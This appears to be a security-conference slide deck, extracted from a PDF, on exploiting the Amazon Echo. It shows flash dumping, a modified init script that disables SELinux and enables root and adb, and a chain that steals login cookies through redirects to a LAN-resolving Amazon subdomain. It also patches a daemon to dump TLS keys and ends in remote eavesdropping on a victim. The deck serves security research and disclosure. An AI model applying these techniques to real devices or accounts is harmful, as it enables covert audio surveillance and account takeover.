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
Flash Dump



- = Command/IO eMMC
- = Supply Data eMMC
- = GND
- = Address DDR
- = DATA IO DDR
- = Supply Data DDR
- = RESET
- = COMMAND DDR



Ora Penting



BGA211 EMCP Adapter + EMCP USB Reader

Flash Dump

```
Disk /dev/sdb: 3.7 GiB, 3917479936 bytes, 7651328 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 6901D9CD-5C74-4DC0-80F0-7B5E6820FA0F
```

Device	Start	End	Sectors	Size	Type	
/dev/sdb1	2048	4095	2048	1M	Linux filesystem	Preloader
/dev/sdb2	4096	6143	2048	1M	Linux filesystem	
/dev/sdb3	32768	34815	2048	1M	Linux filesystem	
/dev/sdb4	49152	59391	10240	5M	Linux filesystem	
/dev/sdb5	65536	67583	2048	1M	Linux filesystem	
/dev/sdb6	81920	92159	10240	5M	Linux filesystem	Bootloader
/dev/sdb7	98304	118783	20480	10M	Linux filesystem	
/dev/sdb8	118784	119808	1025	512.5K	Linux filesystem
/dev/sdb9	131072	163839	32768	16M	Linux filesystem	Boot image
/dev/sdb10	163840	196607	32768	16M	Linux filesystem	
/dev/sdb11	196608	229375	32768	16M	Linux filesystem	
/dev/sdb12	229376	262143	32768	16M	Linux filesystem	
/dev/sdb13	294912	1867775	1572864	768M	Linux filesystem	/system
/dev/sdb14	1867776	3440639	1572864	768M	Linux filesystem	
/dev/sdb15	3440640	5046271	1605632	784M	Linux filesystem	/data
/dev/sdb16	5046272	7651294	2605023	1.2G	Linux filesystem	/sdcard

Root Amazon Echo by Modify Firmware

Modify /system/etc/init.fosflags.sh

```
1  #! /system/bin/sh
2  if [ -e "/data/my-tmp/se_off" ]; then
3      echo "se_off exists"
4      /system/bin/sepolicy-inject -s debuggerd -t kernel \
5      -c security -p setenforce -P /system/etc/sepolicy.echo -l
6      #Using sepolicy-inject to add a new rule and set SELinux to permissive mode
7      /system/bin/debuggerd_selinux
8      /system/bin/su -daemon &
9      #enable root
10     mount -o remount,rw rootfs /
11     mount -o remount,rw /system
12     #remount
13     busybox sed -i 's/ro.secure=1/ro.secure=0/g' /default.prop
14     busybox sed -i 's/ro.debuggable=0/ro.debuggable=1/g' /default.prop
15     setprop sys.usb.config mtp,adb
16     #enable adb
17 else
18     echo "Oooops ~ se_off not exists"
19 fi
```

Soldering Demo



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Root Amazon Echo by Modify Firmware



```
root@kali:~# adb devices
List of devices attached
G090LF1180950M8C      device

root@kali:~# adb shell su
root@biscuit:/data/data # id
id
uid=0(root) gid=0(root) context=u:r:su:s0
root@biscuit:/data/data # cat /system/build.prop
cat /system/build.prop

# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=LVY48F
ro.build.display.id=LVY48F
ro.build.version.incremental=272.6.0.8_user_608490720
ro.build.version.number=608490720
ro.build.mktg.fireos=Fire OS vNext
ro.build.version.name=Fire OS 5.5.2.2 (608490720)
ro.build.version.fireos=5.5.2.2
ro.build.version.fireos.sdk=4
ro.build.version.fireos=5.5.2.2
ro.build.version.fireos.sdk=4
ro.build.version.sdk=22
ro.build.version.codename=REL
ro.build.version.all_codenames=REL
ro.build.version.release=5.1.1
ro.build.version.security patch=2017-12-01
```

Exploiting Amazon Echo: On Basis of Software

3 Steps to Eavesdropping the Target

1

attacker's device ↓


```
Process end.  
exploit finish...
```

2


victim is connected ↓

```
[2018-07-09 19:01:03] : address = ('10.0.0.  
225', 58852), count = 1  
  
record write to record_2018-07-09 19:01:03_
```

and the victim is being eavesdropped ↓



3 Big Problems Need to Be Solved



**An Attacker is Always Happy to See
There's a Web Server Available**

Whole Home Audio Daemon (whad)

- ✓ root
- ✓ Able to record voice
- ✓ Network access
- ✓ Web server

Protocol	Port	Purpose
TCP	55442	HTTP Server (audio cache)
TCP	55443	HTTPS Server w/authentication (device control)
UDP	55444	Time Sync.
UDP	55445	Device Sync.

Client-authenticated TLS Handshake

- We need **Server Certificate**, **Client Certificate** and **Private Key**.
- Get them from libcurl's negotiate function.
- **Solution:** Extract information from **physically hacked device**.




This one!

**Bind the Hacked Device into Victim's
Account First**

Web Service Auditing

- XSSes we've found are hard to use, but it is fatal.
- Session based, some actions need re-login.
- Lack of modern protections.



Use Several Redirects to Mimic an XSS


- Alexa OpenID login redirect to any domain fits https://*.amazon.com .
- **assoc-redirect.amazon.com** will redirect to an Amazon site
→ amazon.cn, amazon.co.uk ...
- Validate rule: http(s)://*.amazon.com*/ (We guess).
- We need a downgrade: **http://subdomain.amazon.com** .

Restrictions

- Find an Amazon domain resolves to LAN address.
- Attacker can be joined into the LAN with that IP address.

Find most of sub-domains in Google Transparency Report

003-3666-49b4-afe9-3ae31f0d1930.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2017年9月22日
3pers-email.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2016年10月7日
114-2afc-4fa6-be0f-48e64d1266cb.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2017年9月22日
67a-7b56-4fc2-aa18-8e80c8d7ef60.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2017年9月29日
04f-5985-4ef6-ace9-	Symantec Class 3 Secure		2017年9月




Steal Cookies with the Redirect

- **aapsservice.amazon.com**, A Record(DNS A) resolves to a local address 10.189.XX.XX.


```
leonwxqian@leon-pc: ~  
leonwxqian@leon-pc:~$ ping aapsservice-ext.amazon.com  
PING aapsservice-ext.amazon.com (10.189.XX.XX) 56(84) bytes of data.  
^C  
--- aapsservice-ext.amazon.com ping statistics ---  
9 packets transmitted, 0 received, 100% packet loss, time 7999ms
```

- Attacker joins the LAN with IP **statically** set to 10.189.XX.XX, and web server enabled.

→ **aapsservice** resolves to attacker in that LAN.




2 Big Problems Need to Be Solved



- When user login, we can get the cookies.
- Bind our device.
- We can communicate with other devices of victim.

Extract Certificates and Private Keys From libcurl's Negotiate Function

The Cloud Synchronize of Device Info



Device info obtained from Amazon when whad starts.

Patching Whad

- Whad HTTPS “ping” other devices periodically.
- Patch whad (of physically rooted device).
- Dump the certs and private keys we need!
- Benefit: No need to crack the complex algorithm.
- Simple and violent, **but it works**.


Get the Keys to Pwn

- Disable ASLR, SELinux of physically hacked device
- Dump **Server Certificate, Client Certificate** from the variant which outputs adb log.

```
I/whad (26616): I Device:sslCtxSetup:trusting certificate with serial=0xbb0edc1,body=-----BEGIN  
CERTIFICATE-----MIIDNjCCA6gAwIBAgIEC7DtwTANBgkqhkiG9w0BAQsFADA7MRAwDgYDVQQKDAAdXSEFMRVhBMRIwEAYDVQQ  
LDAkweGJiMGVkYzExEzARBgNVBAMMCjEwLjAuMC4yMjUwHhcNMTgwNjA3MDgyMTQzWhcNMTgwOTA2MDgyMTQzWjA7MRAwDgYDVQ  
QKDAAdXSEFMRVhBMRIwEAYDVQQQLDAkweGJiMGVkYzExEzARBgNVBAMMCjEwLjAuMC4yMjUwggEiMA0GCsqGSIb3DQEBAQUAA4IBD  
wAwggEKAoIBAQDbsJje/se4glwQv0w5F9F72azKn1Akhgg88JnjUhhV/RfN/j/W9A5XCnbwaPyED6hLLtd4Qj12jVxKg74ZwpfY  
QVIIdV4t6KB0efv0ZZzjPPkSkcBFXzb0eMDxc6ST4q9dP7m/wqco8/uaqDOQmolZSm013UbvcUkBglsZ+AXfEEsjARgfpj1HIcfu
```

- Dump **Private Key** from negotiate function too, with a call to **PEM_write_PrivateKey()**.

1 Big Problem Needs to Be Solved



- Every time before we would attack, we run patched whad to get the certs & key.
- “Firewall” of client authentication is broken.

Binary Auditing

- Amazon's own code is secured by design.
- Echo's using very old version of the 3rd party libraries.

